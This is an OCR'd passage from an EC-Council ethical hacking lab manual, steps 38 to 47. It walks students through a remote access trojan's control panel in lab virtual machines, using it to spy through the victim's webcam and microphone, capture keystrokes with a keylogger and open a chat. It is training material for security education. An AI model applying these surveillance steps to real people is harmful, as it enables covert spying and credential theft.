
    Note: If you want to create any files or write any scripts on the victim machine, you need to check the **Keyboard** option.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


38. On completing the task, close the **Remote Desktop** window.

    Note: If a Hacked pop-up appears, click Continue to close it.

39. In the same way, right-click on the victim name, and select **Remote Cam** and **Microphone** to spy on them and track voice conversations.




40. Switch to the **Windows Server 2022** virtual machine. Assume that you are a legitimate user and perform a few activities such as logging into any website or typing some text in text documents.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

41. Switch back to the **Windows 11** virtual machine, right-click on the victim name, and click **Keylogger**.
42. The Keylogger window appears; wait for the window to load.
43. The window displays all the keystrokes performed by the victim on the **Windows Server 2022** machine, as shown in the screenshot.




44. Close the **Keylogger** window.
45. Right-click on the victim name, and click **Open Chat**.



Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


46. A **Chat** pop-up appears; enter a nickname (here, **Hacker**) and click **OK**.



47. A chat box appears; type a message, and then click **Send**.

